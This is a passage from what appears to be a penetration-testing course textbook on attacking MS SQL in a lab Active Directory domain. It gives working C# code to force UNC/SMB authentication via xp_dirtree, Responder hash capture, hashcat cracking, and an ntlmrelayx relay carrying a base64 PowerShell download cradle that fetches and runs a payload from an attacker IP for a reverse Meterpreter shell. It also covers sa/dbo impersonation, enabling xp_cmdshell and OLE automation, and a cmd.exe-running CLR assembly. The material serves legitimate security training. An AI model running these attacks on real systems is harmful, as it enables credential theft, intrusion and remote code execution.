From the output of our console application, we note that we logged in with our domain account, which is mapped to the *guest* user account. Additionally, we have the public role, but not sysadmin role membership.

While this is a low privilege access, it's important to note that we have access to the database and can execute SQL commands, all without requiring the password of our current user.

In the rest of this module, we are going to expand our access beyond the database instance to the underlying operating system and additional servers.

### 15.1.2.1 Exercises

1. Execute the code to authenticate to the SQL server on dc01 as shown in this section.
2. Complete the C# implementation that fetches the SQL login, username, and role memberships.

## 15.1.3 UNC Path Injection

In this section, we are going to examine an attack that can quickly lead to code execution on other SQL servers present in the environment.

The premise of the attack is rather simple. If we can force an SQL server to connect to an SMB share we control, the connection will include authentication data. More specifically, NTLM authentication will take place and we should be able to capture the hash of the user account under whose context the SQL server is running. We can then either try to crack the hash or use it in relaying attacks.

This attack consists of a number of steps. We will cover each of these while also discussing the required theory.

We are going to start by forcing the SQL server to perform a connection request to a SMB share on our Kali machine. To do that, we can use the undocumented *xp\_dirtree*<sup>902</sup> SQL procedure, which lists all files in a given folder. More importantly, the procedure can accept a SMB share as a target, rather than just local file paths.

If we use our unprivileged access in the database to execute the *xp\_dirtree* procedure, the service account of the SQL server will attempt to list the contents of a given SMB share. A SMB share is typically supplied with a *Universal Naming Convention (UNC)*<sup>903</sup> path, which has the following format.

<sup>902</sup> (Sql Server Central, 2012), [https://www.sqlservercentral.com/blogs/how-to-use-xp\\_dirtree-to-list-all-files-in-a-folder](https://www.sqlservercentral.com/blogs/how-to-use-xp_dirtree-to-list-all-files-in-a-folder)

<sup>903</sup> (Wikipedia, 2020), [https://en.wikipedia.org/wiki/Path\\_\(computing\)#UNC](https://en.wikipedia.org/wiki/Path_(computing)#UNC)

---

`\\hostname\folder\file`

---

*Listing 734 - UNC path format*

If the hostname is given as an IP address, Windows will automatically revert to NTLM authentication instead of Kerberos authentication.<sup>904</sup>

We are now ready to create a C# console app that performs authentication to the SQL server on dc01 with the unprivileged login and then issues a SQL query that executes the *xp\_dirtree* procedure.

The authentication portion of the code is the same as in our previous proof of concept. We'll use the *ExecuteReader* method again and pass the query to the SQL server.

---

```
using System;
using System.Data.SqlClient;

namespace SQL
{
    class Program
    {
        static void Main(string[] args)
        {
            String sqlServer = "dc01.corp1.com";
            String database = "master";

            String conString = "Server = " + sqlServer + "; Database = " + database +
"; Integrated Security = True;";
            SqlConnection con = new SqlConnection(conString);

            try
            {
                con.Open();
                Console.WriteLine("Auth success!");
            }
            catch
            {
                Console.WriteLine("Auth failed");
                Environment.Exit(0);
            }

            String query = "EXEC master..xp_dirtree '\\\\\\\\192.168.119.120\\\\\\test\\";";
            SqlCommand command = new SqlCommand(query, con);
            SqlDataReader reader = command.ExecuteReader();
            reader.Close();

            con.Close();
        }
    }
}
```

---

*Listing 735 - C# code to execute xp\_dirtree procedure*

---

<sup>904</sup> (Microsoft, 2020), <https://docs.microsoft.com/en-us/windows-server/security/kerberos/configuring-kerberos-over-ip>



The SQL query to invoke `xp_dirtree` contains a number of backslashes, both to escape the double quote required by the SQL query and to escape the backslashes in the UNC path as required by C# strings.

---

*Many other SQL procedures can be used to initiate the connection if `xp_dirtree` has been removed for security reasons.<sup>905</sup>*

---

Now we must set up a SMB share that will initiate NTLM authentication when the SQL service account performs the connection. An easy way to do this is by using *Responder*,<sup>906</sup> which comes pre-installed on Kali.

We'll need to shut down the Samba share used with Visual Studio before starting Responder. Once that is done, we can launch **responder** and specify the VPN connection network interface (**-I**).

```
kali@kali:~$ sudo responder -I tap0
```

```
...

[+] Poisoners:
    LLMNR                [ON]
    NBT-NS                [ON]
    DNS/MDNS              [ON]

[+] Servers:
    HTTP server           [ON]
    HTTPS server           [ON]
    WPAD proxy             [OFF]
    Auth proxy             [OFF]
    SMB server             [ON]
    Kerberos server        [ON]
...

[+] Listening for events...
```

*Listing 736 - Running Responder with default options*

With Responder running, we are ready to start the attack.

We run the C# console application from the Windows 10 client, which initiates the SMB connection against our Kali machine. Within moments, we obtain the output displayed in Listing 737.

```
[SMB] NTLMv2-SSP Client   : 192.168.120.5
[SMB] NTLMv2-SSP Username : corp1\SQLSvc
[SMB] NTLMv2-SSP Hash     :
SQLSvc::corp1:00031db3ed40602b:A05501E7450025CF27120CE89BAF1C6E:0101000000000000C06531
50DE09D201F361A5C346497213000000000200080053004D004200330001001E00570049004E002D005000
```

<sup>905</sup> (NetSPI, 2020), <https://github.com/NetSPI/PowerUpSQL/wiki/SQL-Server-UNC-Path-Injection-Cheat-Sheet>

<sup>906</sup> (Ignadx, 2020), <https://github.com/Ignadx/Responder>

```
52004800340039003200520051004100460056000400140053004D00420033002E006C006F00630061006C
0003003400570049004E002D00500052004800340039003200520051004100460056002E0053004D004200
33002E006C006F00630061006C000500140053004D00420033002E006C006F00630061006C0007000800C0
653150DE09D201060004000200000008003000300000000000000000000000000000000000000000000000
8F693E83CCD6953981AFB24CAFC525AC27F6B099E5685FA20A001000000000000000000000000000000000
000900240063006900660073002F003100390032002E003100360038002E003100310038002E0039000000
0000000000000000000000
```

```
[*] Skipping previously captured hash for corp1\SQLSvc
```

*Listing 737 - Obtaining Net-NTLM hash from dc01*

The hash obtained by Responder is called a *Net-NTLM*<sup>907</sup> hash or sometimes *NTLMv2*. Before we continue, let's quickly review the difference between NTLM and Net-NTLM.

As covered in a previous module, Windows user account passwords are stored locally as NTLM hashes. When authentication with the NTLM protocol takes place over the network, a challenge and response is created based on the NTLM hash. The resulting hash is called Net-NTLM and it represents the same clear text password as the NTLM hash.

A Net-NTLM hash based on a weak password can be cracked and reveal the clear text password, just like with a NTLM hash.

In this example, we attempt to crack the hash with **hashcat**<sup>908</sup> by copying the hash into a file (**hash.txt**). We then specify the Net-NTLM hash type with the **-m** option along with a dictionary file.

```
kali@kali:~$ hashcat -m 5600 hash.txt dict.txt --force
hashcat (v5.1.0) starting...
...

SQLSVC::corp1:00031db3ed40602b:a05501e7450025cf27120ce89baf1c6e:0101000000000000c06531
50de09d201f361a5c346497213000000000200080053004d004200330001001e00570049004e002d005000
52004800340039003200520051004100460056000400140053004d00420033002e006c006f00630061006c
0003003400570049004e002d00500052004800340039003200520051004100460056002e0053004d004200
33002e006c006f00630061006c000500140053004d00420033002e006c006f00630061006c0007000800c0
653150de09d2010600040002000000080030003000000000000000000000000000000000000000000000000
8f693e83ccd6953981afb24cafc525ac27f6b099e5685fa20a001000000000000000000000000000000000
000900240063006900660073002f003100390032002e003100360038002e003100310038002e0039000000
0000000000000000000000:lab

Session.....: hashcat
Status.....: Cracked
Hash.Type.....: NetNTLMv2
Hash.Target.....: SQLSVC::corp1:00031db3ed40602b:a05501e7450025cf2712...000000
...
```

*Listing 738 - Cracking the Net-NTLM hash with Hashcat*

This reveals the password “lab” for the *SQLSVC* service account. Since *SQLSVC* is a local administrator on both *dc01* and *appsrv01*, we now have access to both of them.

<sup>907</sup> (Peter Gombos, 2018), <https://medium.com/@petergombos/lm-ntlm-net-ntlmv2-oh-my-a9b235c58ed4>

<sup>908</sup> (HashCat), <https://hashcat.net/hashcat/>

---

*Hashcat is meant to be run on a physical machine to take advantage of powerful GPUs. In the example above, we had to supply the **-force** flag because we ran it inside a VM and no physical hardware was detected by Hashcat. It's also possible to use John the Ripper<sup>909</sup> to crack the hash instead.*

---

If weak passwords are used for SQL service accounts, this can be a quick way to compromise the operating system. In the next section, we are going to examine a variant of this attack that will not require the Net-NTLM hash to be cracked.

#### 15.1.3.1 Exercises

1. Create the C# code that will trigger a connection to a SMB share.
2. Capture the Net-NTLM hash with Responder.
3. Crack the password hash for SQLSVC and gain access to appsrv01 and dc01.

#### 15.1.4 Relay My Hash

In the previous section, we forced the SQL service account to connect to our SMB share and capture the Net-NTLM hash. We were lucky that the service account used a weak password, which allows us to crack it.

Now we are going to discuss a technique that will yield code execution on the operating system of the SQL server without requiring us to crack the hash.

If we have captured the NTLM hash of a domain user that is a local administrator on a remote machine, we can perform a pass-the-hash attack and gain remote code execution.

However, the Net-NTLM hash cannot be used in a pass-the-hash attack, but we can relay it to a different computer. If the user is a local administrator on the target, we can obtain code execution.

---

*It's not possible to relay a Net-NTLM hash back to the origin computer using the same protocol as this was blocked by Microsoft in 2008.*

---

It is important to note that Net-NTLM relaying against SMB is only possible if SMB signing<sup>910</sup> is not enabled. SMB signing is only enabled by default on domain controllers.

---

<sup>909</sup> (Openwall, 2020), <https://www.openwall.com/john/>

<sup>910</sup> (Microsoft, 2010), <https://docs.microsoft.com/en-gb/archive/blogs/josebda/the-basics-of-smb-signing-covering-both-smb1-and-smb2>

In our enumeration exercise, we found that the service account used with the SQL server is used on both dc01 and appsrv01 and that it's a local administrator on both systems. This means we can relay the Net-NTLM hash from dc01 to appsrv01.

To perform this attack, we are going to use the *Impacket*<sup>911</sup> *ntlmrelayx* tool. This tool forces the same type of NTLM authentication as Responder, but relays the authentication to a different host and allows us to execute arbitrary commands against it.

To install Impacket, we will use the *python3-impacket* package in Kali.

```
kali@kali:~$ sudo apt install python3-impacket
[sudo] password for kali:
Reading package lists... Done
Building dependency tree
Reading state information... Done
...
```

*Listing 739 - Installing Impacket*

With Impacket installed, we can continue with the attack.

We are going to use our previously-developed PowerShell runner to execute a Meterpreter staged payload. We'll generate a staged Meterpreter payload that connects back on TCP port 443 and embed that in our runner (*run.txt*), which we can host with Apache on TCP port 80.

When we invoke *ntlmrelayx*, we must supply the PowerShell download cradle on the command line. Because of the syntax, it is a good idea to base64 encode it. To do this on Kali, we can quickly install PowerShell as shown in Listing 740.

```
kali@kali:~$ sudo apt -y install powershell
[sudo] password for kali:
Reading package lists... Done
Building dependency tree
Reading state information... Done
...
```

*Listing 740 - Installing PowerShell in Kali*

Next, we start PowerShell with the *pwsh* command and base64 encode the download cradle.

```
kali@kali:~$ pwsh
PowerShell 7.0.0
Copyright (c) Microsoft Corporation. All rights reserved.

https://aka.ms/powershell
Type 'help' to get help.

PS /home/kali> $text = "(New-Object
System.Net.WebClient).DownloadString('http://192.168.119.120/run.txt') | IEX"
PS /home/kali> $bytes = [System.Text.Encoding]::Unicode.GetBytes($text)
PS /home/kali> $EncodedText = [Convert]::ToBase64String($bytes)
PS /home/kali> $EncodedText
KABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAAdABLAG0ALgBOAGUAdAAuAFcAZQBIAEMAbABpAGUAbgB0AC
kALgBEAG8AdwBuAGwAbwBhAGQAUwB0AHIAaQBuAGcAKAAnAGgAdAB0AHAA0gAvAC8AMQA5ADIALgAxADYA0AAu
```

<sup>911</sup> (Impacket, 2020), <https://github.com/SecureAuthCorp/impacket>

```
ADEAMQA4AC4ANgAvAHIAQBuAC4AdAB4AHQAjWApACAAfAAgAEkARQBYAA==  
PS /home/kali>
```

*Listing 741 - Base64 encoding the PowerShell download cradle*

We must also start a Metasploit multi/handler to catch the reverse Meterpreter shell on our Kali machine. Once all of these pieces have been prepared, we can initiate the attack.

We launch **impacket-ntlmrelayx** and prevent it from setting up an HTTP web server with the **-no-http-server** flag. ntlmrelayx uses SMB version 1 by default, which is disabled on Windows Server 2019, so we must specify the **-smb2support** flag to force authentication as SMB version 2.

Next, we supply the IP address of appsrv01 with the **-t** option and the command to execute with **-c**.

```
kali@kali:~$ sudo impacket-ntlmrelayx --no-http-server -smb2support -t 192.168.120.6 -  
c 'powershell -enc  
KABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFcAZQBIAEMAbABpAGUAbgB0AC  
kALgBEAG8AdwBuAGwAbwBhAGQAuWb0AHIAaQBuAGcAKAAnAGgAdAB0AHAA0gAvAC8AMQA5ADIALgAxADYAOAAu  
ADEAMQA4AC4AOQA6ADgAMQAvAHIAQBuAC4AcABzADEAJWApACAAfAAgAEkARQBYAA=='  
[sudo] password for kali:  
Impacket v0.9.21 - Copyright 2020 SecureAuth Corporation  
  
[*] Protocol Client SMTP loaded..  
[*] Protocol Client LDAPS loaded..  
[*] Protocol Client LDAP loaded..  
[*] Protocol Client IMAP loaded..  
[*] Protocol Client IMAPS loaded..  
[*] Protocol Client MSSQL loaded..  
[*] Protocol Client SMB loaded..  
[*] Protocol Client HTTPS loaded..  
[*] Protocol Client HTTP loaded..  
[*] Running in relay mode to single host  
[*] Setting up SMB Server  
  
[*] Servers started, waiting for connections
```

*Listing 742 - Launching ntlmrelayx*

Finally, we execute the C# console application on the Windows 10 client machine to force the SMB request from the SQL server. This results in NTLM authentication against our Kali machine and relaying of the Net-NTLM hash.

```
[*] SMBD-Thread-3: Connection from CORP1/SQLSVC@192.168.120.5 controlled, attacking  
target smb://192.168.120.6  
[*] Authenticating against smb://192.168.120.6 as CORP1/SQLSVC SUCCEEDED  
[*] SMBD-Thread-3: Connection from CORP1/SQLSVC@192.168.120.5 controlled, but there  
are no more targets left!  
[*] SMBD-Thread-5: Connection from CORP1/SQLSVC@192.168.120.5 controlled, but there  
are no more targets left!  
...
```

*Listing 743 - Relaying the Net-NTLM hash with ntlmrelayx*

From the output, we notice that ntlmrelayx succeeded. If we switch to Metasploit, we notice that our listener has caught a reverse Meterpreter shell from appsrv01.

```
[*] Started HTTP reverse handler on https://192.168.119.120:443
[*] http://192.168.119.120:443 handling request from 192.168.120.6; (UUID: pm1qmw8u)
Staging x64 payload (207449 bytes) ...
[*] Meterpreter session 1 opened (192.168.119.120:443 -> 192.168.120.6:49678)

meterpreter >
```

*Listing 744 - Reverse Meterpreter shell from Net-NTLM relaying*

We have managed to get a shell on appsrv01 in the context of the SQL server service account without cracking the password. We were able to accomplish this despite of our low privileged access to the database. Excellent!

In this section, we have covered an attack that takes advantage of shared accounts and allows us to compromise a number of servers on an internal network. In the next section, we are going to move on to ways to obtain higher privileges inside the SQL server application.

#### 15.1.4.1 Exercises

1. Install Impacket, prepare the PowerShell shellcode runner, and Base64 encode the PowerShell download cradle.
2. Launch ntlmrelayx to relay the Net-NTLM hash from dc01 to appsrv01 and set up a multi/handler in Metasploit.
3. Execute the attack by triggering a connection from the SQL server to SMB on the Kali machine and obtain a reverse shell from appsrv01.

## 15.2 MS SQL Escalation

Although we have managed to gain access to a MS SQL server using a compromised non-administrative domain account, our database access privileges are rather limited. In this section, we are going to investigate how to gain elevated privileges on the database server.

We are also going to see how we can attempt to break out of the SQL server instance and gain code execution on the Windows system running the SQL server.

### 15.2.1 Privilege Escalation

The most obvious and easy way to obtain higher privileges in the database would be to authenticate with a user that has sysadmin role membership. Although we might not be able to compromise such a user through an initial phishing attack, we could perform enumeration and lateral movement within Active Directory to obtain access to a user account with sysadmin role membership. This approach will have varying degrees of success.

In this section, we'll use a different approach that relies on *Impersonation*.<sup>912</sup> This can be accomplished using the *EXECUTE AS* statement,<sup>913</sup> which provides a way to execute a SQL query in the context of a different login or user.

<sup>912</sup> (Microsoft, 2017), <https://docs.microsoft.com/en-us/dotnet/framework/data/adonet/sql/customizing-permissions-with-impersonation-in-sql-server>

<sup>913</sup> (Microsoft, 2019), <https://docs.microsoft.com/en-us/sql/t-sql/statements/execute-as-transact-sql?view=sql-server-ver15>

It is important to note that only users with the explicit Impersonate permission are able to use impersonation. This permission is not part of the default set of permissions for most users, but database administrators may introduce misconfigurations that can lead to privilege escalation.

For the purpose of this example, we have introduced an impersonation permission misconfiguration in the SQL server running on dc01. There are two different ways impersonation can be used. First, it's possible to impersonate a different user at the login level with the *EXECUTE AS LOGIN* statement. Second, this can also be done at the user level with the *EXECUTE AS USER* statement. We will cover both scenarios.

First, we will demonstrate impersonation at the login level. Due to our unprivileged access, we cannot easily enumerate which logins our current login can impersonate. However, we are able to enumerate which logins allow impersonation, but not who is given the permission to impersonate them. We can get this information using the database query shown in Listing 745.

```
SELECT distinct b.name FROM sys.server_permissions a INNER JOIN sys.server_principals b ON a.grantor_principal_id = b.principal_id WHERE a.permission_name = 'IMPERSONATE'
```

*Listing 745 - Enumerating login impersonation permissions*

This query uses information from the *sys.server\_permissions* table,<sup>914</sup> which contains information related to permissions, and the *sys.server\_principals* table,<sup>915</sup> which contains information about logins on the server.

The *WHERE* clause limits results to permissions relevant to impersonation, while the *FROM* clause combines records from the *sys.server\_permissions* table and the *sys.server\_principals* table through the *grantor\_principal\_id* and *principal\_id* fields.

Finally, the *SELECT* clause returns, by name, all unique principals from the *sys.server\_principals* table that match these conditions. This will give us all the logins that allow impersonation.

We can modify our C# console application to issue this query by replacing the previous *xp\_dirtree* procedure with the code shown in Listing 746. We'll need to remember to start the Samba share for Visual Studio again.

```
...
    Environment.Exit(0);
}

String query = "SELECT distinct b.name FROM sys.server_permissions a INNER
JOIN sys.server_principals b ON a.grantor_principal_id = b.principal_id WHERE
a.permission_name = 'IMPERSONATE'";
SqlCommand command = new SqlCommand(query, con);
SqlDataReader reader = command.ExecuteReader();

while(reader.Read() == true)
{
    Console.WriteLine("Logins that can be impersonated: " + reader[0]);
}
```

<sup>914</sup> (Microsoft, 2019), <https://docs.microsoft.com/en-us/sql/relational-databases/system-catalog-views/sys-server-permissions-transact-sql?view=sql-server-ver15>

<sup>915</sup> (Microsoft, 2017), <https://docs.microsoft.com/en-us/sql/relational-databases/system-catalog-views/sys-server-principals-transact-sql?view=sql-server-ver15>

```
        reader.Close();

        con.Close();
    }
    ...
```

*Listing 746 - Impersonation enumeration code in C#*

With the code updated and compiled, we execute it and discover that the sa login allows impersonation.

```
PS C:\Tools> \\192.168.119.120\visualstudio\Sql\Sql\bin\Release\Sql.exe
Auth success!
Logins that can be impersonated: sa
```

*Listing 747 - SA login allows impersonation*

Although we do not know who is allowed to impersonate it, at this stage we at least know that the sa login does allow impersonation.

Let's try to impersonate the sa login. In order to learn more about how this works, we update our C# to list the login name before and after impersonation.

To do this, we'll reuse the code from an earlier section where we executed the SQL "SELECT SYSTEM\_USER" command. Listing 748 shows the code to perform the impersonation through the EXECUTE AS LOGIN query.

```
...
String executeas = "EXECUTE AS LOGIN = 'sa';";

command = new SqlCommand(executeas, con);
reader = command.ExecuteReader();
reader.Close();
...
```

*Listing 748 - Impersonation of the SA login*

After updating and compiling the code, we can execute the application and obtain the output shown in Listing 749.

```
PS C:\Tools> \\192.168.119.120\visualstudio\Sql\Sql\bin\Release\Sql.exe
Auth success!
Before impersonation
Executing in the context of: corp1\offsec
After impersonation
Executing in the context of: sa
```

*Listing 749 - Success in impersonating the SA login*

From Listing 749, we find that our unprivileged login can impersonate the sa login. This effectively gives us database server administrative privileges.

We will explore how to use this privileged access to obtain code execution on the host operating system later. For now, we are going to inspect a variation of the impersonation technique.

As we mentioned before, it's possible to allow impersonation of a login as well as a database user. There are two prerequisites to this type of privilege escalation.



First, impersonation must have been granted to our user for a different user that has additional role memberships, preferably the sysadmin role.

Furthermore, a database user can only perform actions on a given database. This means that impersonation of a user with sysadmin role membership in a database does not necessarily lead to server-wide sysadmin role membership.

To fully compromise the database server, the database user we impersonate must be in a database that has the *TRUSTWORTHY*<sup>916</sup> property set.

The only native database with the TRUSTWORTHY property enabled is *msdb*. As is the case with many databases, the *database owner* (dbo) user has the sysadmin role. To illustrate the privilege escalation technique, the *guest* user has been given permissions to impersonate *dbo* in *msdb*.

We can perform the impersonation by first switching to the *msdb* database and then executing the "EXECUTE AS USER" statement. In the code, we replace the use of "SELECT SYSTEM\_USER" with "SELECT USER\_NAME()" and change the previous "EXECUTE AS LOGIN" statement.

```
...  
String executeas = "use msdb; EXECUTE AS USER = 'dbo';";  
  
command = new SqlCommand(executeas, con);  
reader = command.ExecuteReader();  
reader.Close();  
...
```

Listing 750 - Impersonating the dbo user

We can modify our C# console application to perform the user impersonation and then query for the current user context with USER\_NAME(). The results are displayed in Listing 751.

```
PS C:\Tools> \\192.168.119.120\visualstudio\Sql\Sql\bin\Release\Sql.exe  
Auth success!  
Before impersonation  
Executing in the context of: guest  
After impersonation  
Executing in the context of: dbo
```

Listing 751 - Success in impersonating the dbo user

We have successfully impersonated the *dbo* user and obtained sysadmin role membership. Nice!

In this section, we covered how impersonation can be used to provide privilege escalation inside the SQL database if misconfigurations are present. At the end of this module, we are going to cover an additional way of obtaining higher privileges.

### 15.2.1.1 Exercises

1. Perform enumeration of login impersonation in dc01.
2. Impersonate the sa login on dc01.
3. Impersonate the *dbo* user in *msdb* on dc01.

<sup>916</sup> (Microsoft, 2017), <https://docs.microsoft.com/en-us/sql/relational-databases/security/trustworthy-database-property?view=sql-server-ver15>

## 15.2.2 Getting Code Execution

With sysadmin role membership, it's possible to obtain code execution on the Windows server hosting the SQL database. The most well-known way of doing this is by using the `xp_cmdshell`<sup>917</sup> stored procedure.

We are going to cover this technique, keeping in mind that because it is well known, we may find that `xp_cmdshell` is blocked or monitored. For this reason, we'll also cover an alternative technique, which uses the `sp_OACreate`<sup>918</sup> stored procedure. For now, let's begin with `xp_cmdshell`.

The `xp_cmdshell` stored procedure spawns a Windows command shell and passes in a string that is then executed. The output of the command is returned by the procedure. Since arbitrary command execution is dangerous, `xp_cmdshell` has been disabled by default since Microsoft SQL 2005.

Luckily, sysadmin role membership allows us to enable `xp_cmdshell` using advanced options and the `sp_configure`<sup>919</sup> stored procedure. To do this, we'll need to begin with the impersonation of the sa login. After this, we'll use the `sp_configure` stored procedure to activate the advanced options and then enable `xp_cmdshell`.

To activate the advanced options as well as `xp_cmdshell`, we must remember to update the currently configured values with the `RECONFIGURE` statement.<sup>920</sup>

Let's review the code for impersonating the SA login, activating the advanced options, enabling `xp_cmdshell`, and executing a **whoami** command.

```
...
        Environment.Exit(0);
    }

    String impersonateUser = "EXECUTE AS LOGIN = 'sa'";
    String enable_xpcmd = "EXEC sp_configure 'show advanced options', 1;
RECONFIGURE; EXEC sp_configure 'xp_cmdshell', 1; RECONFIGURE;";
    String execCmd = "EXEC xp_cmdshell whoami";

    SqlCommand command = new SqlCommand(impersonateUser, con);
    SqlDataReader reader = command.ExecuteReader();
    reader.Close();

    command = new SqlCommand(enable_xpcmd, con);
    reader = command.ExecuteReader();
    reader.Close();
```

<sup>917</sup> (Microsoft, 2019), <https://docs.microsoft.com/en-us/sql/relational-databases/system-stored-procedures/xp-cmdshell-transact-sql?view=sql-server-ver15>

<sup>918</sup> (Microsoft, 2017), <https://docs.microsoft.com/en-us/sql/relational-databases/system-stored-procedures/sp-oacreate-transact-sql?view=sql-server-ver15>

<sup>919</sup> (Microsoft, 2019), <https://docs.microsoft.com/en-us/sql/relational-databases/system-stored-procedures/sp-configure-transact-sql?view=sql-server-ver15>

<sup>920</sup> (Microsoft, 2016), <https://docs.microsoft.com/en-us/sql/t-sql/language-elements/reconfigure-transact-sql?view=sql-server-ver15>

```
        command = new SqlCommand(execCmd, con);
        reader = command.ExecuteReader();
        reader.Read();
        Console.WriteLine("Result of command is: " + reader[0]);
        reader.Close();

        con.Close();
    }
}
```

...

*Listing 752 - Enable and execute xp\_cmdshell*

Once we update our C# console application and launch it, we should receive the results of the whoami command.

```
PS C:\Tools> \\192.168.119.120\visualstudio\Sql\Sql\bin\Release\Sql.exe
Auth success!
Result of command is: corp1\sqlsvc
```

*Listing 753 - Executing whoami through xp\_cmdshell*

Excellent, we have proof of code execution in the context of the SQL service account!

As mentioned in the beginning of this section, xp\_cmdshell has been used by penetration testers and malicious actors for more than 15 years. Because it's not a well kept secret, many organizations now monitor its usage or simply remove it.

The second technique we will cover in this section uses the sp\_OACreate and sp\_OAMethod stored procedures to create and execute a new stored procedure based on *Object Linking and Embedding* (OLE).<sup>921</sup>

With this technique, we can instantiate the Windows Script Host and use the *run* method just like we have done in previous versions of our client side code execution.

To explain this technique in detail, we begin with sp\_OACreate, which has the prototype shown in Listing 754.

```
sp_OACreate { progid | clsid } , objecttoken OUTPUT [ , context ]
```

*Listing 754 - sp\_OACreate prototype*

The procedure takes two arguments. The first is the OLE object that we want to instantiate (*wscript.shell* in our case), followed by the local variable where we want to store it.

The local variable is created with the *DECLARE*<sup>922</sup> statement, which accepts its name and type. In our case, we will call the local variable *@myshell*.

Listing 755 shows the SQL statements to create the local variable and instantiate the OLE object.

```
DECLARE @myshell INT; EXEC sp_oacreate 'wscript.shell', @myshell OUTPUT;
```

*Listing 755 - Code to call sp\_OACreate*

<sup>921</sup> (Wikipedia, 2020), [https://en.wikipedia.org/wiki/Object\\_Linking\\_and\\_Embedding](https://en.wikipedia.org/wiki/Object_Linking_and_Embedding)

<sup>922</sup> (Microsoft, 2017), <https://docs.microsoft.com/en-us/sql/t-sql/language-elements/declare-local-variable-transact-sql?view=sql-server-ver15>

Because `@myshell` is a local variable, we must stack the SQL queries to ensure it exists when `sp_OACreate` is invoked.

As the next step, we execute the newly-created stored procedure with the `sp_OAMethod`<sup>923</sup> procedure, which has the method prototype shown in Listing 756.

```
sp_OAMethod objecttoken , methodname
[ , returnvalue OUTPUT ]
[ , [ @parametername = ] parameter [ OUTPUT ] [ ...n ] ]
```

*Listing 756 - sp\_OAMethod prototype*

`sp_OAMethod` accepts the name of the procedure to execute (`@myshell`), the method of the OLE object (`run`), an optional output variable, and any parameters for the invoked method. Therefore, we will send the command we want to execute as a parameter.

---

*It is not possible to obtain the results from the executed command because of the local scope of the `@myshell` variable.*

---

Before we can execute our new OLE-based procedure, we must ensure that the “OLE Automation Procedures” setting is enabled. Although it is disabled by default, we can change this setting using the `sp_configure` procedure before creating the stored procedure since we have the `sysadmin` role.

The C# code to enable OLE objects and invoke both `sp_OACreate` and `sp_OAMethod` is included in Listing 757.

```
...
    Environment.Exit(0);
}

String impersonateUser = "EXECUTE AS LOGIN = 'sa'";
String enable_ole = "EXEC sp_configure 'Ole Automation Procedures', 1;
RECONFIGURE;";
String execCmd = "DECLARE @myshell INT; EXEC sp_oacreate 'wscript.shell',
@myshell OUTPUT; EXEC sp_oamethod @myshell, 'run', null, 'cmd /c \"echo Test >
C:\\Tools\\file.txt\"";";

SqlCommand command = new SqlCommand(impersonateUser, con);
SqlDataReader reader = command.ExecuteReader();
reader.Close();

command = new SqlCommand(enable_ole, con);
reader = command.ExecuteReader();
reader.Close();

command = new SqlCommand(execCmd, con);
reader = command.ExecuteReader();
```

---

<sup>923</sup> (Microsoft, 2017), <https://docs.microsoft.com/en-us/sql/relational-databases/system-stored-procedures/sp-oamethod-transact-sql?view=sql-server-ver15>

```
        reader.Close();  
  
        con.Close();  
    }  
}  
...
```

Listing 757 - C# code to invoke `sp_OACreate` and `sp_OAMethod`

Recall that due to the local scope of `@myshell`, we must use stacked queries inside the `execCmd` variable.

With the C# console application updated, we execute it and then launch a command prompt as the `admin` domain user. Then we can verify that the `C:\Tools\file.txt` file was created on `dc01`.

```
C:\Tools> type \\dc01\c$\tools\file.txt  
Test
```

Listing 758 - Proof that our OLE-based procedure worked

The contents of the file prove that our technique worked. We obtained code execution on the host operating system of the SQL server!

In this section, we investigated multiple techniques for getting code execution on the SQL server by using stored procedures that are available by default in MS SQL. In the next section, we are going to expand on this by introducing a custom assembly.

### 15.2.2.1 Exercises

1. Use `xp_cmdshell` to get a reverse Meterpreter shell on `dc01`.
2. Use `sp_OACreate` and `sp_OAMethod` to obtain a reverse Meterpreter shell on `dc01`.

## 15.2.3 Custom Assemblies

In the previous section, we covered two techniques for gaining code execution from stored procedures. In this section, we are going to explore a different technique that also allows us to get arbitrary code execution, this time using managed code.

Before we begin, let's discuss this technique. If a database has the `TRUSTWORTHY` property set, it's possible to use the `CREATE ASSEMBLY`<sup>924</sup> statement to import a managed DLL as an object inside the SQL server and execute methods within it. To take advantage of this, we will need to perform several steps. Let's do that one at a time.

To begin, we will create a managed DLL by creating a new "Class Library (.NET Framework)" project.

As part of the C# code, we create a method (`cmdExec`) that must be marked as a stored procedure. That statement is highlighted in the initial proof of concept code shown in Listing 759.

```
using System;  
using Microsoft.SqlServer.Server;  
using System.Data.SqlTypes;
```

<sup>924</sup> (Microsoft, 2018), <https://docs.microsoft.com/en-us/sql/t-sql/statements/create-assembly-transact-sql?view=sql-server-ver15>

```
using System.Diagnostics;

public class StoredProcedures
{
    [Microsoft.SqlServer.Server.SqlProcedure]
    public static void cmdExec (SqlString execCommand)
    {
        // TODO
    }
};
```

*Listing 759 - Initial proof of concept*

We can implement any method we want inside the class. In this example, we are going to write code that starts a command prompt and executes the command given inside the *execCommand* argument. We are also going to return the result so our C# console application can print it.

The *Process* class<sup>925</sup> is used to start a process while allowing us to supply arguments through the *StartInfo* property.<sup>926</sup> We use the *FileName*<sup>927</sup> and *Arguments*<sup>928</sup> properties of *StartInfo* to specify "cmd.exe" and the command to execute respectively.

Additionally, we set *UseShellExecute*<sup>929</sup> to "false" to ensure that the command prompt is created directly from cmd.exe. We also set *RedirectStandardOutput*<sup>930</sup> to "true" so the output from the command prompt does not get printed to the console, but stored in a pipe instead.

The required code for this is shown in Listing 760.

```
...
[Microsoft.SqlServer.Server.SqlProcedure]
public static void cmdExec (SqlString execCommand)
{
    Process proc = new Process();
    proc.StartInfo.FileName = @"C:\Windows\System32\cmd.exe";
    proc.StartInfo.Arguments = string.Format(@" /C {0}", execCommand);
    proc.StartInfo.UseShellExecute = false;
    proc.StartInfo.RedirectStandardOutput = true;
    proc.Start();
}
...
```

*Listing 760 - Creating the cmd.exe process*

<sup>925</sup> (Microsoft, 2020), <https://docs.microsoft.com/en-us/dotnet/api/system.diagnostics.process?view=netframework-4.8>

<sup>926</sup> (Microsoft, 2020), <https://docs.microsoft.com/en-us/dotnet/api/system.diagnostics.process.startinfo?view=netframework-4.8>

<sup>927</sup> (Microsoft, 2020), [https://docs.microsoft.com/en-us/dotnet/api/system.diagnostics.processstartinfo.filename?view=netframework-4.8#System\\_Diagnostics\\_ProcessStartInfo\\_FileName](https://docs.microsoft.com/en-us/dotnet/api/system.diagnostics.processstartinfo.filename?view=netframework-4.8#System_Diagnostics_ProcessStartInfo_FileName)

